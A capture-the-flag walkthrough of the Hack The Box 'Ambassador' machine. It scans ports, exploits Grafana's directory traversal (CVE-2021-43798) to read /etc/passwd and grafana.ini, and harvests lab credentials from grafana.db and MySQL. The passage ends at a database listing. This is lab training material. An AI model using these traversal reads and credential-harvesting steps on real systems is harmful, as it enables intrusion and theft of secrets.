This will be a very basic walkthrough of the Ambassador box from HTB!


We start with an NMAP scan as always:

```
┌──(jay㉿kali)-[~]
└─$ nmap -sC -sV -A 10.10.11.183 -Pn -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 08:00 MST
Nmap scan report for 10.10.11.183
Host is up (0.097s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ambassador Development Server
|_http-generator: Hugo 0.94.2
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly;
SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 25 Jan 2023 15:11:08 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|_
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, IgnoreSigpipes, DontAllowDatabaseTableColumn, LongPassword,
Speaks41ProtocolOld, LongColumnFlag, ODBCClient, SupportsTransactions, ConnectWithDatabase,
IgnoreSpaceBeforeParenthesis, InteractiveClient, FoundRows, Speaks41ProtocolNew,
SwitchToSSLAfterHandshake, SupportsLoadDataLocal, SupportsCompression, SupportsMultipleStatments,
SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: \x18*\x1C\x12[J_\x1B\x1E51*&\x7F+sj \x13D
|_  Auth Plugin Name: caching_sha2_password
```

We have ports 22 SSH, 80 Web app, 3000 unknown and 3306 MySQL


looking at the versions from NMAP, nothing pops off the page right away with regards to versions, so we'll take a look at the web app on port 80.

There's just a static page. However, it does reveal some info such as the fact it's a dev environment as well as how it is accessed and which account to connect with. This info will likely be handy at some point.



10.10.11.183
Public Buckets by Gray...
Ambassador Development Server
Recent Posts
Welcome to the Ambassador Development Server
read more

Hi there! This server exists to provide developers at Ambassador with a standalone development environment. When you start as a developer at Ambassador, you will be assigned a development server of your own to use. Connecting to this machine Use the developer account to SSH, DevOps will give you the password.

Next let's take a look at port 3000 as it raises some eyebrows because it appears from our scan that it is running some type of web server on a port usually used for PPP so there might be something cool there... let's see. Using our browser, we see that indeed there is a web application, and we are greeted with a login page for Grafana, specifically Grafana v8.2.0. Grafana is a multi-platform open-source analytics and interactive visualization web application.



A quick Google search of the version reveals a Directory traversal as well as some public exploits/PoCs which will help us investigate this further.



grafana v8.2.0 exploit

About 9,400 results (0.24 seconds)

https://github.com › pedrohavay › exploit-grafana-CVE...

pedrohavay/exploit-grafana-CVE-2021-43798 - GitHub

Dec 11, 2021 — This vulnerability affects Grafana 8.0.0-beta1 to 8.3.0 . According to Shodan data, there are just over 2,000 Grafana servers exposed online, ...

https://github.com › Grafana-CVE-2021-43798

CVE-2021-43798 Grafana Unauthorized arbitrary file ... - GitHub

CVE-2021-43798 Grafana Unauthorized arbitrary file reading vulnerability. 8.3.1 (2021-12-07) Security: Fixes CVE-2021-43798 . For more information, see our blog.

https://www.exploit-db.com › exploits


Grafana 8.3.0 - Directory Traversal and Arbitrary File Read

Dec 9, 2021 — Grafana 8.3.0 - Directory Traversal and Arbitrary File Read. CVE-2021-43798 . webapps exploit for Multiple platform.

Reading up on the issue it seems that the directory traversal is initiated via the /public/plugins/*[valid_plugin]* directory. to find which valid plugins we can use I found a list of likely candidates from one of the public exploits and saved it to a list and then tested it against /etc/passwd and enough back directives to get to the "/" of the server as this is a Linux box as identified during our scanning (and by HTB machines list)

The vulnerable URL path is: <grafana_host_url>/public/plugins/<"plugin-id"> where <"plugin-id"> is the plugin ID for any installed plugin.

This was successful and revealed multiple plugins to use as our injection point, we'll use "anonlist".




Request	Payload	Status	Error	Timeout	Length	Comment
0		404	☐	☐	325	
1	alertlist	200	☐	☐	2334	
2	annolist	200	☐	☐	2334	
3	grafana-azure-monitor-datas...	200	☐	☐	2334	
4	barchart	200	☐	☐	2334	

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache
Content-Length: 1983
Content-Type: text/plain; charset=utf-8
Expires: -1
Last-Modified: Mon, 14 Mar 2022 02:56:37 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Wed, 25 Jan 2023 15:35:25 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Now we can fuzz for other interesting files (hopefully some creds)that might allow us to gain a foothold on the server. Here we used both seclist's linux LFI list as well as a custom list of common Grafana files/directories.

The garfana.ini file we find the admin password as well as a secret key used for signing (something??).



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	☐	☐	175	
1	/conf/defaults.ini	404	☐	☐	330	
2	/conf/grafana.ini	404	☐	☐	330	
3	/etc/grafana/grafana.ini	200	☐	☐	43401	
4	/etc/grafana/defaults.ini	404	☐	☐	330	
5	/etc/passwd	200	☐	☐	2334	
6	/etc/shadow	500	☐	☐	347	
7	/home/grafana/.bash_history	500	☐	☐	347	


```
##################################### Security ####################################
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = messageInABottle685427

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm

# disable gravatar profile images
;disable_gravatar = false

# data source proxy whitelist (ip_or_domain:port separated by spaces)
;data_source_proxy_whitelist =
```

Let's try this password to see if we can login somewhere and if it'sbeing reused?!

First, we can test is its being reused to access the dev server via SSH or possibly MySQL. However, this was unsuccessful.


```
┌──(jay㉿kali)-[~]
└─$ ssh developer@ambassador.htb
The authenticity of host 'ambassador.htb (10.10.11.183)' can't be established.
ED25519 key fingerprint is SHA256:zXkkXkOCX9Wg6pcH1yaG4zCZd5J25Co9TrlNWyChdZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ambassador.htb' (ED25519) to the list of known hosts
.
developer@ambassador.htb's password:
Permission denied, please try again.
developer@ambassador.htb's password:


┌──(jay㉿kali)-[~]
└─$ mysql -h ambassador.htb -u root -p                                  130 ×
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'10.10.14.66' (using password:
 YES)
```


However, we are successful logging into Grafana dashboard.



ambassador.htb:3000/login

Email or username: admin

Password: messageInABottle685427




ambassador.htb:3000/?orgId=1

Bookmarks
Useful
General / Home
Welcome to Grafana
Basic
The steps below will guide you to quickly finish setting up your Grafana installation.
TUTORIAL
DATA SOURCE AND DASHBOARDS
Grafana fundamentals
Set up and understand Grafana if you have no prior experience. This tutorial guides you through the entire process and covers the "Data source" and "Dashboards" steps to the right.
COMPLETE
Add your first data source
Learn how in the docs
Dashboards
Starred dashboards

While we now have access to the dashboard it doesn't seem there is not an obvious way to get a shell from here so before we go any further lets look and see if there are any other interesting files or juicy info via the directory traversal?


As noted earlier there was a secret key in the grafana.ini file. Doing a bit more reading revealed this can be used to decrypt data source secrets in grafana.db as per https://github.com/jas502n/Grafana-CVE-2021-43798#ensure-encryption-of-data-source-secrets.

So, we now copy the contents to a local copy of grafana.db and we can use SQLite browser to view it's contents. Interestingly, we are able to view the data_source table as it's contents are not encrypted 🤷




Name	Type	Schema
data_source		CREATE TABLE `data_source` (`id` INTEGER PRIMARY K
id	INTEGER	"id" INTEGER NOT NULL
org_id	INTEGER	"org_id" INTEGER NOT NULL
version	INTEGER	"version" INTEGER NOT NULL
type	TEXT	"type" TEXT NOT NULL
name	TEXT	"name" TEXT NOT NULL
access	TEXT	"access" TEXT NOT NULL
url	TEXT	"url" TEXT NOT NULL
password	TEXT	"password" TEXT
user	TEXT	"user" TEXT
database	TEXT	"database" TEXT
basic_auth	INTEGER	"basic_auth" INTEGER NOT NULL
basic_auth_user	TEXT	"basic_auth_user" TEXT
basic_auth_password	TEXT	"basic_auth_password" TEXT
is_default	INTEGER	"is_default" INTEGER NOT NULL
json_data	TEXT	"json_data" TEXT
created	DATETIME	"created" DATETIME NOT NULL
updated	DATETIME	"updated" DATETIME NOT NULL
with_credentials	INTEGER	"with_credentials" INTEGER NOT NULL DEFAULT 0
secure_json_data	TEXT	"secure_json_data" TEXT
read_only	INTEGER	"read_only" INTEGER
uid	TEXT	"uid" TEXT NOT NULL DEFAULT 0

Here we now have clear text password for MySQL.



	id	org_id	type	name	password	user	database	basic_auth
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	2	1	mysql	mysql.yaml	dontStandSoCloseToMe63221!	grafana	grafana	0


First attempt to login as default user root was unsuccessful. However, the user Grafana allowed us to login to the MySQL DB and recover more credentials, these are for the developer account as identified as the default access creds for SSH to the Dev environment as identified during he enumeration process of the web app.



```
┌──(jay㉿kali)-[~]
└─$ mysql -h ambassador.htb -u grafana -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.098 sec)
```

